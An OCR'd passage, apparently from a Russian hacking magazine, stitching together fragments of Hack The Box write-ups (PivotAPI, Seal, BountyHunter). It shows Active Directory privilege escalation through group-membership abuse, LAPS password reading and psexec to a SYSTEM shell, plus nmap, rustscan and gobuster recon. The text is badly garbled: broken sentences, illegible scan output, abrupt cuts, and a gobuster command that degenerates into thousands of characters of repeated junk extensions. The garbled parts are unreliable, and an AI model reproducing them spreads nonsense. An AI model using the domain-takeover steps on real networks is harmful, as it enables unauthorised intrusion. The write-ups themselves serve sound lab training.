
```
powerview -d zloy.local | Invoke-ACLScan -ResolveGUIDs
```

HTB PIVOTAPI

БОЛЬШОЙ ПЕНТЕСТ ACTIVE DIRECTORY

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Захватили нового пользователя — отметили это в BloodHound и перестроили граф.



Перестроенный граф BloodHound

На этот раз BloodHound построил маршрут к контексту с высокими привилегиями за счет пароля LAPS. Группа, в которой мы находимся, имеет привилегии на управление группой **LAPS READ**. Добавим себя в эту группу.

```
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('LicorDeBellota.htb\GIBDEON', $SecPassword)
Add-DomainGroupMember -Identity 'Laps Read' -Members 'Gibdeon' -Credential $Cred
```

И сразу проверим членов этой группы.

```
Get-DomainGroupMember -Identity 'Laps Read'
```

```
GroupDomain             : LicorDeBellota.htb
GroupName               : LAPS READ
GroupDistinguishedName  : CN=LAPS READ,CN=Users,DC=LicorDeBellota,DC=htb
MemberDomain            : LicorDeBellota.htb
MemberName              : gibdeon
MemberDistinguishedName : CN=Gibdeon,CN=Users,DC=LicorDeBellota,DC=htb
MemberObjectClass       : user
MemberSID               : S-1-5-21-842165252-2479896602-2762773115-1128
```

Получение пользователей группы

Как видишь, наш пользователь был добавлен в целевую группу.

LAPS

LAPS (Local Administrator Password Solution) позволяет централизованно управлять паролями администраторов на всех компьютерах домена и хранить информацию о пароле и дате его смены непосредственно в объектах типа Computer в Active Directory. И наша новая группа дает нам возможность прочитать этот пароль администратора.

```
Get-DomainObject pivotapi -Credential $Cred -Properties "ms-mcs-AdmPwd",name
```

```
[127.0.0.1]: PS C:\Users\jari\Documents> . C:\Temp\PowerView.ps1
[127.0.0.1]: PS C:\Users\jari\Documents> Get-DomainObject pivotapi -Credential $Cred -Properties "ms-mcs-AdmPwd",name

name     ms-mcs-admpwd
----     -------------
PIVOTAPI AloyDREYgis501Zx3aVK
PIVOTAPI
```

Получение пароля администратора

Мы получили пароль локального админа и используем **psexec**, чтобы окончательно захватить хост.

```
psexec.py administrador@pivotapi.htb
```

```
ralf@ralf-PC:~/tmp/Pivotapi$ psexec.py administrador@pivotapi.htb
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on pivotapi.htb.....
[*] Found writable share ADMIN$
[*] Uploading file OQYzIfXT.exe
[*] Opening SVCManager on pivotapi.htb.....
[*] Creating service ZygZ on pivotapi.htb.....
[*] Starting service ZygZ.....
[!] Press help for extra shell commands
Microsoft Windows [Versión 10.0.17763.1879]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>type C:\Users\cybervaca\Desktop\root.txt
b32c5e3ee389ee920f6aa1efa025048d
```

Флаг рута

Мы наконец-то покорили эту машину!

HTB SEAL

ПЕНТЕСТИМ APACHE TOMCAT И SKYDATAPORTAL ANSIBLE PLAYBOOK

Safiullin
Pentester, CEH, OSCP

WARNING
Материал с machine с VTS описывающего схему через PN. В этой статье симулируем, что нет доступа до PN данных, так как то что можно и обходит обход другими способами.

РАЗВЕДКА
Сканирование портов
добавляем в /etc/hosts

```
10.10.10.250    seal.htb
```

И запускаем сканирование портов:

Сервис сканирования портов

Классическая nmap, с стандартным первым сканом для быстрых целей. Для сбора всех данных, сервисов, версий, ОС, скриптов, трейсов и всего остального, запускаем второй скан по найденным портам. Для ускорения, сканируем только найденные порты.

Сначала сканируем всё подряд:

```
nmap -sC -sV -oN nmap/initial 10.10.10.250
```

Выполняем дополнительный скан по найденным портам — это быстрее. Результаты сохраняем в отдельный файл:

```
nmap -p22,8080,9090 -sC -sV -oN nmap/full 10.10.10.250
```

```
Nmap scan report for 10.10.10.250
Host is up (0.0[illegible]s latency).
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 [illegible] (RSA)
|   256 [illegible] (ECDSA)
|   256 [illegible] (ED25519)
8080/tcp open  http    Apache Tomcat 9.0.31 (Ubuntu)
| http-favicon: Unknown favicon MD5: [illegible]
| http-methods:
|   Supported methods: GET HEAD POST PUT DELETE OPTIONS
| http-title: Apache Tomcat/9.0.31 (Ubuntu)
9090/tcp open  zeus-admin?
| fingerprint-strings:
|   GenericLines, GetRequest, HTTPOptions, Help, RTSP/1.0, SSLSessionReq, TLSSessionReq, TLS[illegible]
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request[illegible]
| http-[illegible]
| [illegible]
| [illegible]
| [
```

HTB BOUNTYHUNTER

ЛОМАЕМ САЙТ НА PHP ЧЕРЕЗ XXE И ПЕНТЕСТИМ ПРИЛОЖЕНИЕ НА PYTHON

Kulbytar

В этой статье на примере простой по сложности машины BountyHunter с Hack The Box разберемся, как работает XXE-уязвимость, как с ее помощью в формате XML работать с сервером в PHP экспортируем базы в программе на Python. Это не самые сложные уязвимости, но, зато они встречаются в реальных условиях.

WARNING!
Подвергнуться к машине с VPN рекомендуется только в изолированной среде, иначе есть риск попасть под раздачу. Так же за ее взлом в общем сетке с другими участниками.

РАЗВЕДКА. СКАНИРОВАНИЕ ПОРТОВ

Добавляем IP адрес машины в /etc/hosts

```
10.10.10.100    bountyhunter.htb
```

Сервис сканирования портов

Сканируем все порты, чтобы не пропустить какой-нибудь сервис, который нам может пригодиться. Это удобно сделать утилитой rustscan. Это быстрый сканер, который выбирает открытые порты и передает тем же утилитам nmap для детального анализа.

```
rustscan -a 10.10.10.100 -u 5000 -b 1500 -t 2500 -- -sV -sC -Pn -vv -oN nmap/bounty
sudo chown -R $USER: nmap
cat nmap/bounty.gnmap | grep -oP '\K[\d,]+(?=/o.*?open)' | tr -d '\n' | sed -e 'p;s/,/-p-/g;s/.*/-p-/;s/-p-$/-p-/' | xargs -I{} -t -n1 -P1 -- sh -c 'nmap -{}'
```

Параметры: -a — адрес, -u — максимальное количество одновременных подключений, -b — размер пакета, -t — таймаут. Все остальные параметры передаются в nmap. Флаги -p-/sV/sC/Pn — стандартные параметры nmap, -vv — подробный вывод, -oN — сохранить результаты в файл, -p- — сканировать все порты.

```
Nmap scan report for bountyhunter.htb (10.10.10.100)
Host is up (0.0[illegible]s latency).
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 [illegible] (RSA)
|   256 [illegible] (ECDSA)
|   256 [illegible] (ED25519)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
| http-title: Bounty Hunter
| http-cookies:
|   session=[illegible]; path=/; HttpOnly
Service Info: OS: Linux; CPU: [illegible]
```

Нашлие две открытые порта: 22 (ssh) и 80 (веб-сервер Apache 2.4.4). Начинаем с веб-сервера.

Сервис брутфус учетки

Открываем в браузере IP адрес машины и видим учетную запись, на страницы есть, но ничего полезного. Брутфорсим директории. Для этого используем утилиту gobuster. Быстрее, зачем, что же можно сделать, что пробрутить, перебор бесполезно.

```
gobuster dir -u http://bountyhunter.htb/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 50 -x .bak,.zip,.tar,.tar.gz,.tgz,.gz,.rar,.7z,.txt,.log,.sql,.db,.sqlite,.sqlite3,.mdb,.xlsx,.xls,.docx,.doc,.pdf,.ppt,.pptx,.odt,.ods,.odp,.odb,.odg,.odf,.sxw,.sxc,.sxi,.sxd,.sxg,.stw,.sxm,.swf,.jar,.class,.jsp,.jspa,.jsf,.jsf~,.jsf.bak,.jsf.old,.jsf.orig,.jsf.tmp,.jsf.back,.jsf.backup,.jsf.swp,.jsf.swo,.jsf.swn,.jsf.swm,.jsf.swl,.jsf.swk,.jsf.swj,.jsf.swi,.jsf.swh,.jsf.swg,.jsf.swf,.jsf.swe,.jsf.swd,.jsf.swc,.jsf.swb,.jsf.sva,.jsf.sv~,.jsf.svb,.jsf.svc,.jsf.svd,.jsf.sve,.jsf.svf,.jsf.svg,.jsf.svh,.jsf.svi,.jsf.svj,.jsf.svk,.jsf.svl,.jsf.svm,.jsf.svn,.jsf.svo,.jsf.svp,.jsf.svq,.jsf.svr,.jsf.svs,.jsf.svt,.jsf.svu,.jsf.sv1,.jsf.sv2,.jsf.sv3,.jsf.sv4,.jsf.sv5,.jsf.sv6,.jsf.sv7,.jsf.sv8,.jsf.sv9,.jsf.sva~,.jsf.svb~,.jsf.svc~,.jsf.svd~,.jsf.sve~,.jsf.svf~,.jsf.svg~,.jsf.svh~,.jsf.svi~,.jsf.svj~,.jsf.svk~,.jsf.svl~,.jsf.svm~,.jsf.svn~,.jsf.svo~,.jsf.svp~,.jsf.svq~,.jsf.svr~,.jsf.svs~,.jsf.svt~,.jsf.svu~,.jsf.sv1~,.jsf.sv2~,.jsf.sv3~,.jsf.sv4~,.jsf.sv5~,.jsf.sv6~,.jsf.sv7~,.jsf.sv8~,.jsf.sv9~,.jsf.sva.bak,.jsf.svb.bak,.jsf.svc.bak,.jsf.svd.bak,.jsf.sve.bak,.jsf.svf.bak,.jsf.svg.bak,.jsf.svh.bak,.jsf.svi.bak,.jsf.svj.bak,.jsf.svk.bak,.jsf.svl.bak,.jsf.svm.bak,.jsf.svn.bak,.jsf.svo.bak,.jsf.svp.bak,.jsf.svq.bak,.jsf.svr.bak,.jsf.svs.bak,.jsf.svt.bak,.jsf.svu.bak,.jsf.sv1.bak,.jsf.sv2.bak,.jsf.sv3.bak,.jsf.sv4.bak,.jsf.sv5.bak,.jsf.sv6.bak,.jsf.sv7.bak,.jsf.sv8.bak,.jsf.sv9.bak,.jsf.sva.old,.jsf.svb.old,.jsf.svc.old,.jsf.svd.old,.jsf.sve.old,.jsf.svf.old,.jsf.svg.old,.jsf.svh.old,.jsf.svi.old,.jsf.svj.old,.jsf.svk.old,.jsf.svl.old,.jsf.svm.old,.jsf.svn.old,.jsf.svo.old,.jsf.svp.old,.jsf.svq.old,.jsf.svr.old,.jsf.svs.old,.jsf.svt.old,.jsf.svu.old,.jsf.sv1.old,.jsf.sv2.old,.jsf.sv3.old,.jsf.sv4.old,.jsf.sv5.old,.jsf.sv6.old,.jsf.sv7.old,.jsf.sv8.old,.jsf.sv9.old,.jsf.sva.orig,.jsf.svb.orig,.jsf.svc.orig,.jsf.svd.orig,.jsf.sve.orig,.jsf.svf.orig,.jsf.svg.orig,.jsf.svh.orig,.jsf.svi.orig,.jsf.svj.orig,.jsf.svk.orig,.jsf.svl.orig,.jsf.svm.orig,.jsf.svn.orig,.jsf.svo.orig,.jsf.svp.orig,.jsf.svq.orig,.jsf.svr.orig,.jsf.svs.orig,.jsf.svt.orig,.jsf.svu.orig,.jsf.sv1.orig,.jsf.sv2.orig,.jsf.sv3.orig,.jsf.sv4.orig,.jsf.sv5.orig,.jsf.sv6.orig,.jsf.sv7.orig,.jsf.sv8.orig,.jsf.sv9.orig,.jsf.sva.tmp,.jsf.svb.tmp,.jsf.svc.tmp,.jsf.svd.tmp,.jsf.sve.tmp,.jsf.svf.tmp,.jsf.svg.tmp,.jsf.svh.tmp,.jsf.svi.tmp,.jsf.svj.tmp,.jsf.svk.tmp,.jsf.svl.tmp,.jsf.svm.tmp,.jsf.svn.tmp,.jsf.svo.tmp,.jsf.svp.tmp,.jsf.svq.tmp,.jsf.svr.tmp,.jsf.svs.tmp,.jsf.svt.tmp,.jsf.svu.tmp,.jsf.sv1.tmp,.jsf.sv2.tmp,.jsf.sv3.tmp,.jsf.sv4.tmp,.jsf.sv5.tmp,.jsf.sv6.tmp,.jsf.sv7.tmp,.jsf.sv8.tmp,.jsf.sv9.tmp,.jsf.sva.back,.jsf.svb.back,.jsf.svc.back,.jsf.svd.back,.jsf.sve.back,.jsf.svf.back,.jsf.svg.back,.jsf.svh.back,.jsf.svi.back,.jsf.svj.back,.jsf.svk.back,.jsf.svl.back,.jsf.svm.back,.jsf.svn.back,.jsf.svo.back,.jsf.svp.back,.jsf.svq.back,.jsf.svr.back,.jsf.svs.back,.jsf.svt.back,.jsf.svu.back,.jsf.sv1.back,.jsf.sv2.back,.jsf.sv3.back,.jsf.sv4.back,.jsf.sv5.back,.jsf.sv6.back,.jsf.sv7.back,.jsf.sv8.back,.jsf.sv9.back,.jsf.sva.backup,.jsf.svb.backup,.jsf.svc.backup,.jsf.svd.backup,.jsf.sve.backup,.jsf.svf.backup,.jsf.svg.backup,.jsf.svh.backup,.jsf.svi.backup,.jsf.svj.backup,.jsf.svk.backup,.jsf.svl.backup,.jsf.svm.backup,.jsf.svn.backup,.jsf.svo.backup,.jsf.svp.backup,.jsf.svq.backup,.jsf.svr.backup,.jsf.svs.backup,.jsf.svt.backup,.jsf.svu.backup,.jsf.sv1.backup,.jsf.sv2.backup,.jsf.sv3.backup,.jsf.sv4.backup,.jsf.sv5.backup,.jsf.sv6.backup,.jsf.sv7.backup,.jsf.sv8.backup,.jsf.sv9.backup,.jsf.sva.swp,.jsf.svb.swp,.jsf.svc.swp,.jsf.svd.swp,.jsf.sve.swp,.jsf.svf.swp,.jsf.svg.swp,.jsf.svh.swp,.jsf.svi.swp,.jsf.svj.swp,.jsf.svk.swp,.jsf.svl.swp,.jsf.svm.swp,.jsf.svn.swp,.jsf.svo.swp,.jsf.svp.swp,.jsf.svq.swp,.jsf.svr.swp,.jsf.svs.swp,.jsf.svt.swp,.jsf.svu.swp,.jsf.sv1.swp,.jsf.sv2.swp,.jsf.sv3.swp,.jsf.sv4.swp,.jsf.sv5.swp,.jsf.sv6.swp,.jsf.sv7.swp,.jsf.sv8.swp,.jsf.sv9.swp,.jsf.sva.swo,.jsf.svb.swo,.jsf.svc.swo,.jsf.svd.swo,.jsf.sve.swo,.jsf.svf.swo,.jsf.svg.swo,.jsf.svh.swo,.jsf.svi.swo,.jsf.svj.swo,.jsf.svk.swo,.jsf.svl.swo,.jsf.svm.swo,.jsf.svn.swo,.jsf.svo.swo,.jsf.svp.swo,.jsf.svq.swo,.jsf.svr.swo,.jsf.svs.swo,.jsf.svt.swo,.jsf.svu.swo,.jsf.sv1.swo,.jsf.sv2.swo,.jsf.sv3.swo,.jsf.sv4.swo,.jsf.sv5.swo,.jsf.sv6.swo,.jsf.sv7.swo,.jsf.sv8.swo,.jsf.sv9.swo,.jsf.sva.swn,.jsf.svb.swn,.jsf.svc.swn,.jsf.svd.swn,.jsf.sve.swn,.jsf.svf.swn,.jsf.svg.swn,.jsf.svh.swn,.jsf.svi.swn,.jsf.svj.swn,.jsf.svk.swn,.jsf.svl.swn,.jsf.svm.swn,.jsf.svn.swn,.jsf.svo.swn,.jsf.svp.swn,.jsf.svq.swn,.jsf.svr.swn,.jsf.svs.swn,.jsf.svt.swn,.jsf.svu.swn,.jsf.sv1.swn,.jsf.sv2.swn,.jsf.sv3.swn,.jsf.sv4.swn,.jsf.sv5.swn,.jsf.sv6.swn,.jsf.sv7.swn,.jsf.sv8.swn,.jsf.sv9.swn,.jsf.sva.swm,.jsf.svb.swm,.jsf.svc.swm,.jsf.svd.swm,.jsf.sve.swm,.jsf.svf.swm,.jsf.svg.swm,.jsf.svh.swm,.jsf.svi.swm,.jsf.svj.swm,.jsf.svk.swm,.jsf.svl.swm,.jsf.svm.swm,.jsf.svn.swm,.jsf.svo.swm,.jsf.svp.swm,.jsf.svq.swm,.jsf.svr.swm,.jsf.svs.swm,.jsf.svt.swm,.jsf.svu.swm,.jsf.sv1.swm,.jsf.sv2.swm,.jsf.sv3.swm,.jsf.sv4.swm,.jsf.sv5.swm,.jsf.sv6.swm,.jsf.sv7.swm,.jsf.sv8.swm,.jsf.sv9.swm,.jsf.sva.swl,.jsf.svb.swl,.jsf.svc.swl,.jsf.svd.swl,.jsf.sve.swl,.jsf.svf.swl,.jsf.svg.swl,.jsf.svh.swl,.jsf.svi.swl,.jsf.svj.swl,.jsf.svk.swl,.jsf.svl.swl,.jsf.svm.swl,.jsf.svn.swl,.jsf.svo.swl,.jsf.svp.swl,.jsf.svq.swl,.jsf.svr.swl,.jsf.svs.swl,.jsf.svt.swl,.jsf.svu.swl,.jsf.sv1.swl,.jsf.sv2.swl,.jsf.sv3.swl,.jsf.sv4.swl,.jsf.sv5.swl,.jsf.sv6.swl,.jsf.sv7.swl,.jsf.sv8.swl,.jsf.sv9.swl,.jsf.sva.swk,.jsf.svb.swk,.jsf.svc.swk,.jsf.svd.swk,.jsf.sve.swk,.jsf.svf.swk,.jsf.svg.swk,.jsf.svh.swk,.jsf.svi.swk,.jsf.svj.swk,.jsf.svk.swk,.jsf.svl.swk,.jsf.svm.swk,.jsf.svn.swk,.jsf.svo.swk,.jsf.svp.swk,.jsf.svq.swk,.jsf.svr.swk,.jsf.svs.swk,.jsf.svt.swk,.jsf.svu.swk,.jsf.sv1.swk,.jsf.sv2.swk,.jsf.sv3.swk,.jsf.sv4.swk,.jsf.sv5.swk,.jsf.sv6.swk,.jsf.sv7.swk,.jsf.sv8.swk,.jsf.sv9.swk,.jsf.sva.swj,.jsf.svb.swj,.jsf.svc.swj,.jsf.svd.swj,.jsf.sve.swj,.jsf.svf.swj,.jsf.svg.swj,.jsf.svh.swj,.jsf.svi.swj,.jsf.svj.swj,.jsf.svk.swj,.jsf.svl.swj,.jsf.svm.swj,.jsf.svn.swj,.jsf.svo.swj,.jsf.svp.swj,.jsf.svq.swj,.jsf.svr.swj,.jsf.svs.swj,.jsf.svt.swj,.jsf.svu.swj,.jsf.sv1.swj,.jsf.sv2.swj,.jsf.sv3.swj,.jsf.sv4.swj,.jsf.sv5.swj,.jsf.sv6.swj,.jsf.sv7.swj,.jsf.sv8.swj,.jsf.sv9.swj,.jsf.sva.swi,.jsf.svb.swi,.jsf.svc.swi,.jsf.svd.swi,.jsf.sve.swi,.jsf.svf.swi,.jsf.svg.swi,.jsf.svh.swi,.jsf.svi.swi,.jsf.svj.swi,.jsf.svk.swi,.jsf.svl.swi,.jsf.svm.swi,.jsf.svn.swi,.jsf.svo.swi,.jsf.svp.swi,.jsf.svq.swi,.jsf.svr.swi,.jsf.svs.swi,.jsf.svt.swi,.jsf.svu.swi,.jsf.sv1.swi,.jsf.sv2.swi,.jsf.sv3.swi,.jsf.sv4.swi,.jsf.sv5.swi,.jsf.sv6.swi,.jsf.sv7.swi,.jsf.sv8.swi,.jsf.sv9.swi,.jsf.sva.swh,.jsf.svb.swh,.jsf.svc.swh,.jsf.svd.swh,.jsf.sve.swh,.jsf.svf.swh,.jsf.svg.swh,.jsf.svh.swh,.jsf.svi.swh,.jsf.svj.swh,.jsf.svk.swh,.jsf.svl.swh,.jsf.svm.swh,.jsf.svn.swh,.jsf.svo.swh,.jsf.svp.swh,.jsf.svq.swh,.jsf.svr.swh,.jsf.svs.swh,.jsf.svt.swh,.jsf.svu.swh,.jsf.sv1.swh,.jsf.sv2.swh,.jsf.sv3.swh,.jsf.sv4.swh,.jsf.sv5.swh,.jsf.sv6.swh,.jsf.sv7.swh,.jsf.sv8.swh,.jsf.sv9.swh,.jsf.sva.swg,.jsf.svb.swg,.jsf.svc.swg,.jsf.svd.swg,.jsf.sve.swg,.jsf.svf.swg,.jsf.svg.swg,.jsf.svh.swg,.jsf.svi.swg,.jsf.svj.swg,.jsf.svk.swg,.jsf.svl.swg,.jsf.svm.swg,.jsf.svn.swg,.jsf.svo.swg,.jsf.svp.swg,.jsf.svq.swg,.jsf.svr.swg,.jsf.svs.swg,.jsf.svt.swg,.jsf.svu.swg,.jsf.sv1.swg,.jsf.sv2.swg,.jsf.sv3.swg,.jsf.sv4.swg,.jsf.sv5.swg,.jsf.sv6.swg,.jsf.sv7.swg,.jsf.sv8.swg,.jsf.sv9.swg,.jsf.sva.swf,.jsf.svb.swf,.jsf.svc.swf,.jsf.svd.swf,.jsf.sve.swf,.jsf.svf.swf,.jsf.svg.swf,.jsf.svh.swf,.jsf.svi.swf,.jsf.svj.swf,.jsf.svk.swf,.jsf.svl.swf,.jsf.svm.swf,.jsf.svn.swf,.jsf.svo.swf,.jsf.svp.swf,.jsf.svq.swf,.jsf.svr.swf,.jsf.svs.swf,.jsf.svt.swf,.jsf.svu.swf,.jsf.sv1.swf,.jsf.sv2.swf,.jsf.sv3.swf,.jsf.sv4.swf,.jsf.sv5.swf,.jsf.sv6.swf,.jsf.sv7.swf,.jsf.sv8.swf,.jsf.sv9.swf,.jsf.sva.swe,.jsf.svb.swe,.jsf.svc.swe,.jsf.svd.swe,.jsf.sve.swe,.jsf.svf.swe,.jsf.svg.swe,.jsf.svh.swe,.jsf.svi.swe,.jsf.svj.swe,.jsf.svk.swe,.jsf.svl.swe,.jsf.svm.swe,.jsf.svn.swe,.jsf.svo.swe,.jsf.svp.swe,.jsf.svq.swe,.jsf.svr.swe,.jsf.svs.swe,.jsf.svt.swe,.jsf.svu.swe,.jsf.sv1.swe,.jsf.sv2.swe,.jsf.sv3.swe,.jsf.sv4.swe,.jsf.sv5.swe,.jsf.sv6.swe,.jsf.sv7.swe,.jsf.sv8.swe,.jsf.sv9.swe,.jsf.sva.swd,.jsf.svb.swd,.jsf.svc.swd,.jsf.svd.swd,.jsf.sve.swd,.jsf.svf.swd,.jsf.svg.swd,.jsf.svh.swd,.jsf.svi.swd,.jsf.svj.swd,.jsf.svk.swd,.jsf.svl.swd,.jsf.svm.swd,.jsf.svn.swd,.jsf.svo.swd,.jsf.svp.swd,.jsf.svq.swd,.jsf.svr.swd,.jsf.svs.swd,.jsf.svt.swd,.jsf.svu.swd,.jsf.sv1.swd,.jsf.sv2.swd,.jsf.sv3.swd,.jsf.sv4.swd,.jsf.sv5.swd,.jsf.sv6.swd,.jsf.sv7.swd,.jsf.sv8.swd,.jsf.sv9.swd,.jsf.sva.swc,.jsf.svb.swc,.jsf.svc.swc,.jsf.svd.swc,.jsf.sve.swc,.jsf.svf.swc,.jsf.svg.swc,.jsf.svh.swc,.jsf.svi.swc,.jsf.svj.swc,.jsf.svk.swc,.jsf.svl.swc,.jsf.svm.swc,.jsf.svn.swc,.jsf.svo.swc,.jsf.svp.swc,.jsf.svq.swc,.jsf.svr.swc,.jsf.svs.swc,.jsf.svt.swc,.jsf.svu.swc,.jsf.sv1.swc,.jsf.sv2.swc,.jsf.sv3.swc,.jsf.sv4.swc,.jsf.sv5.swc,.jsf.sv6.swc,.jsf.sv7.swc,.jsf.sv8.swc,.jsf.sv9.swc,.jsf.sva.swb,.jsf.svb.swb,.jsf.svc.swb,.jsf.svd.swb,.jsf.sve.swb,.jsf.svf.swb,.jsf.svg.swb,.jsf.svh.swb,.jsf.svi.swb,.jsf.svj.swb,.jsf.svk.swb,.jsf.svl.swb,.jsf.svm.swb,.jsf.svn.swb,.jsf.svo.swb,.jsf.svp.swb,.jsf.svq.swb,.jsf.svr.swb,.jsf.svs.swb,.jsf.svt.swb,.jsf.svu.swb,.jsf.sv1.swb,.jsf.sv2.swb,.jsf.sv3.swb,.jsf.sv4.swb,.jsf.sv5.swb,.jsf.sv6.swb,.jsf.sv7.swb,.jsf.sv8.swb,.jsf.sv9.swb,.jsf.sva.swa,.jsf.svb.swa,.jsf.svc.swa,.jsf.svd.swa,.jsf.sve.swa,.jsf.svf.swa,.jsf.svg.swa,.jsf.svh.swa,.jsf.svi.swa,.jsf.svj.swa,.jsf.svk.swa,.jsf.svl.swa,.jsf.svm.swa,.jsf.svn.swa,.jsf.svo.swa,.jsf.svp.swa,.jsf.svq.swa,.jsf.svr.swa,.jsf.svs.swa,.jsf.svt.swa,.jsf.svu.swa,.jsf.sv1.swa,.jsf.sv2.swa,.jsf.sv3.swa,.jsf.sv4.swa,.jsf.sv5.swa,.jsf.sv6.swa,.jsf.sv7.swa,.jsf.sv8.swa,.jsf.sv9.swa,.jsf.sva.sw~,.jsf.svb.sw~,.jsf.svc.sw~,.jsf.svd.sw~,.jsf.sve.sw~,.jsf.svf.sw~,.jsf.svg.sw~,.jsf.svh.sw~,.jsf.svi.sw~,.jsf.svj.sw~,.jsf.svk.sw~,.jsf.svl.sw~,.jsf.svm.sw~,.jsf.svn.sw~,.jsf.svo.sw~,.jsf.svp.sw~,.jsf.svq.sw~,.jsf.svr.sw~,.jsf.svs.sw~,.jsf.svt.sw~,.jsf.svu.sw~,.jsf.sv1.sw~,.jsf.sv2.sw~,.jsf.sv3.sw~,.jsf.sv4.sw~,.jsf.sv5.sw~,.jsf.sv6.sw~,.jsf.sv7.sw~,.jsf.sv8.sw~,.jsf.sv9.sw~,.jsf.sva.bak~,.jsf.svb.bak~,.jsf.svc.bak~,.jsf.svd.bak~,.jsf.sve.bak~,.jsf.svf.bak~,.jsf.svg.bak~,.jsf.svh.bak~,.jsf.svi.bak~,.jsf.svj.bak~,.jsf.svk.bak~,.jsf.svl.bak~,.jsf.svm.bak~,.jsf.svn.bak~,.jsf.svo.bak~,.jsf.svp.bak~,.jsf.svq.bak~,.jsf.svr.bak~,.jsf.svs.bak~,.jsf.svt.bak~,.jsf.svu.bak~,.jsf.sv1.bak~,.jsf.sv2.bak~,.jsf.sv3.bak~,.jsf.sv4.bak~,.jsf.sv5.bak~,.jsf.sv6.bak~,.jsf.sv7.bak~,.jsf.sv8.bak~,.jsf.sv9.bak~,.jsf.sva.old~,.jsf.svb.old~,.jsf.svc.old~,.jsf.svd.old~,.jsf.sve.old~,.jsf.svf.old~,.jsf.svg.old~,.jsf.svh.old~,.jsf.svi.old~,.jsf.svj.old~,.jsf.svk.old~,.jsf.svl.old~,.jsf.svm.old~,.jsf.svn.old~,.jsf.svo.old~,.jsf.svp.old~,.jsf.svq.old~,.jsf.svr.old~,.jsf.svs.old~,.jsf.svt.old~,.jsf.svu.old~,.jsf.sv1.old~,.jsf.sv2.old~,.jsf.sv3.old~,.jsf.sv4.old~,.jsf.sv5.old~,.jsf.sv6.old~,.jsf.sv7.old~,.jsf.sv8.old~,.jsf.sv9.old~,.jsf.sva.orig~,.jsf.svb.orig~,.jsf.svc.orig~,.jsf.svd.orig~,.jsf.sve.orig~,.jsf.svf.orig~,.jsf.svg.orig~,.jsf.svh.orig~,.jsf.svi.orig~,.jsf.svj.orig~,.jsf.svk.orig~,.jsf.svl.orig~,.jsf.svm.orig~,.jsf.svn.orig~,.jsf.svo.orig~,.jsf.svp.orig~,.jsf.svq.orig~,.jsf.svr.orig~,.jsf.svs.orig~,.jsf.svt.orig~,.jsf.svu.orig~,.jsf.sv1.orig~,.jsf.sv2.orig~,.jsf.sv3.orig~,.jsf.sv4.orig~,.jsf.sv5.orig~,.jsf.sv6.orig~,.jsf.sv7.orig~,.jsf.sv8.orig~,.jsf.sv9.orig~,.jsf.sva.tmp~,.jsf.svb.tmp~,.jsf.svc.tmp~,.jsf.svd.tmp~,.jsf.sve.tmp~,.jsf.svf.tmp~,.jsf.svg.tmp~,.jsf.svh.tmp~,.jsf.svi.tmp~,.jsf.svj.tmp~,.jsf.svk.tmp~,.jsf.svl.tmp~,.jsf.svm.tmp~,.jsf.svn.tmp~,.jsf.svo.tmp~,.jsf.svp.tmp~,.jsf.svq.tmp~,.jsf.svr.tmp~,.jsf.svs.tmp~,.jsf.svt.tmp~,.jsf.svu.tmp~,.jsf.sv1.tmp~,.jsf.sv2.tmp~,.jsf.sv3.tmp~,.jsf.sv4.tmp~,.jsf.sv5.tmp~,.jsf.sv6.tmp~,.jsf.sv7.tmp~,.jsf.sv8.tmp~,.jsf.sv9.tmp~,.jsf.sva.back~,.jsf.svb.back~,.jsf.svc.back~,.jsf.svd.back~,.jsf.sve.back~,.jsf.svf.back~,.jsf.s